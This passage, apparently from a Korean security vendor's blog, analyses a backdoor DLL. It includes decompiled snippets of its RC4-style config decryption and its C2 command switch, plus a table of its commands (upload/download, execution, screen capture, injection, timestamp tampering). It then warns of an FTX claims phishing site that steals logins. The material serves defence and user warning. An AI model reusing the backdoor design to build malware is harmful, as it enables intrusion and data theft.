while ( v12 < 256 );
LOBYTE(v17) = v23;
LOBYTE(v18) = BYTE4(v23);
do
{
    v17 = (v17 + 1);
    v19 = v24[v17];
    v18 = (v18 + v19);
    v20 = v24[v18];
    v24[v17] = v20;
    v24[v18] = v19;
    byte_7FFA79AC6A30[v2++] ^= LOBYTE(v24[(v19 + v20)]);
}
while ( v2 < 0x122C );
a1[1] = byte_7FFA79AC6A30;
v21 = sub_7FFA79A9DE58();
*(a1[1] + 4648LL) = (v21 * sub_7FFA79A9DE58()) / 2;
return sub_7FFA79A92C00(a1);

```

[그림 8] 설정 데이터 복호화 코드

이후 공격자 서버로 접속하여 명령코드를 수신 받고 실행합니다.

```

v35[0] = 0LL;
v36 = 0;
if ( fn_Get_Command_7FFA87005590(*(a1 + 16), v4, v35, &v36) )
{
    do
    {
        if ( v36 >= 4 )
        {
            v10 = v35[0];
            switch ( *v35[0] )
            {
                case 'd':
                    fn_Change_Directory_7FFA79A93590(a1, v35[0] + 4);
                    goto LABEL_54;
                case 'e':
                    fn_File_Download_7FFA79A93EA0(a1, v35[0] + 4);
                    goto LABEL_54;
                case 'f':
                    fn_File_Upload_7FFA79A958B0(*(a1 + 16), v9, v35[0] + 4);
                    goto LABEL_54;
            }
        }
    }
}

```

[그림 9] 명령코드 수신 코드


수행하는 명령 코드에 대한 내용은 다음과 같습니다.

명령코드	명령 정보
d	작업 경로 변경
e	파일 다운로드
f	파일 업로드
g	프로세스 생성으로 요청한 명령 실행
h	요청한 사용자 권한으로 프로세스(명령) 실행
i	파일 삭제
j	화면 캡처 및 업로드
k	연결 유지
l	설정 파일(DATA_CONF) 변경
m	요청한 C2 정보로 연결 시도
n	프로그램 일시정지
o	파일 타임스탬프 수정
p	파일 삭제 및 지속성 유지를 위한 서비스 또는 레지스트리 키 삭제
q	명령 재수신
r	명령어가 cd 로 시작하면 명령 실행 이후 결과를 저장한 파일을 업로드하고, 아닐 경우 작업 디렉토리 변경
s	인젝션 수행

[표 1] 명령 코드 목록

최종 실행된 악성 DLL 파일은 공격자의 서버로부터 명령을 수신 받아 악성행위를 수행하는 백도어 악성코드이며, 파일 업로드/다운로드, 화면 캡처 및 전송 등 다양한 악성행위를 수행할 수 있습니다.

사용자분들께서는 평소 '파일 확장자 표시' 옵션을 설정해 두시고 실행 형 확장자 (EXE, LNK, SCR 등) 파일은 실행하지 않도록 주의하시기 바랍니다.



[그림 10] 파일 확장자 표시 옵션

FTX claim Portal 피싱 사이트 주의!

FTX claim Portal 공식 사이트를 (<https://claims.ftx.com>) 사칭한 피싱 사이트가 발견되어 사용자 분들의 주의가 필요합니다.



FTX Claim은 파산한 암호화폐 거래소인 FTX에 자산을 맡겼던 고객이나 채권자가 자신의 손실에 대해 보상을 청구하는 절차입니다.

2022년 말, FTX 거래소가 파산하면서 많은 사용자들이 예치한 암호화폐나 현금을 돌려받지 못하게 되었고, 이때 발생한 손실을 정식으로 청구 등록 (Claim Filing) 함으로써, 파산 재산 분배 과정에 참여하고 일부 자산을 돌려받을 수 있는 권리를 행사하는 것입니다.

FTX의 1차 배상 분배가 2025년 2월 18일에 시작 되었으며, 최근 2차 배상 분배 일정이 2025년 5월 30일로 발표 되었습니다.

공격자는 이 시점에 맞춰 피싱 메일을 유포하여 피싱사이트 접속을 유도한 것으로 파악됩니다.


ESRC에서 수집된 피싱 사이트는 상단의 메뉴가 동작하지 않는 점을 제외하고 정상 사이트와 매우 흡사하게 제작되어 사용자가 피싱 사이트임을 쉽게 알아채기 어렵습니다.




[그림 1] 정상 FTX Claim Portal 사이트(위) 와 피싱 사이트(아래)

사용자가 Claim 등록 절차를 진행하기 위해 계정 정보를 입력 후 로그인을 클릭하면 본인인증 등의 단계를 거치는 정상 사이트와 달리 Distributions Dashboard 단계로 바로 이동되어 [Claim Now] 버튼 클릭을 유도합니다.

이때 입력된 계정 정보는 공격자 서버로 전송됩니다.




[그림 2] Distributions Dashboard 화면





[그림 3] 공격자 서버로 전송되는 계정 정보

이후 배상 분배 (Distributions)를 받기 위한 플랫폼인 가상자산 지갑(Wallet) 연결을 요구하고, 우측 리스트에서 지갑 프로그램을 선택하면 해당 프로그램에 대한 업데이트 메시지가 안내 됩니다.




[그림 4] 가상자산 지갑(Wallet) 연결 화면



